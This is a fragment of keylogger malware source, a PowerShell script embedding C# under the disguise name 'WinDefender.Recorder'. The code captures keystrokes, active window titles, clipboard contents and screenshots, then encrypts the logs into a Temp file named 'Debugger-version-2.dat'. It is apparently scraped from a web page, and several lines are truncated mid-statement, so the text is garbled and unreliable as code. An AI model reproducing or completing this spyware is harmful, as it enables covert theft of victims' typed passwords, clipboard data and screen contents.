                for (byte vkeyID = User32.VK_LOWEST; vkeyID &lt; User32.VK_HIGHEST; vk

                {
                    vkeyStates[vkeyID] = ((User32.GetAsyncKeyState(vkeyID) &amp; 0x800

                }
                for (byte vkeyID = User32.VK_LOWEST; vkeyID  0)
                                {
                                    hWndTitle = ActiveApplTitle();
                                    if (hWndTitle != hWndTitlePast)
                                    {
                                        Outout += Environment.NewLine + "
<div>[ENTER] == Title == :" + hWndTitle + " - " + GetTimeNow() + "== </div>
";
                                        if (GetTitle(hWndTitle))
                                            RunScreening();
                                        hWndTitlePast = hWndTitle;
                                    }
                                    Outout += unicodeChars.ToString();
                                    string currentData = GetClipboardText();
                                    if (!string.IsNullOrEmpty(currentData) &amp;&amp;

                                    {
                                        Outout += Environment.NewLine + "\n
<div>[CLIPBOARD: " + GetTimeNow() + "]</div>
\r\n" + currentData + "\r\n
<div>[/ CLIPBOARD]</div>
\r\n";
                                        previousData = currentData;
                                    }
                                    if (Outout.Length &gt; 15 &amp;&amp; Luna(System.T

                                    {
                                        RunScreening();
                                        CryptBytes(Outout, SesKey);
                                        Outout = "";
```

```
                                    }
                                    if (Outout.Length &gt; 100)
                                    {
                                        CryptBytes(Outout, SesKey);
                                        Outout = "";
                                    }
                                }
                                break;
                            }
                        }
                        previousVkeyStates[vkeyID] = vkeyStates[vkeyID];
                    }
                }
            }
        }
"@ -ReferencedAssemblies @('System.Windows.Forms', 'System.Drawing') -Language $e
$Pathlog = $args[1] +"\Debugger-version-2.dat"
[WinDefender.Recorder]::Pathlog = $Pathlog;
[WinDefender.Recorder]::Pathfile = $args[1];
[WinDefender.Recorder]::SesKey = $args[0];
[WinDefender.Recorder]::Record()
}
def 'I{9L4#pwOmlz+M,8@.BW~fnGEX:cNv?k' 'C:\Users\user\AppData\Local\Temp\S-1-5-21-
412654016-3479515840-311' '5'
```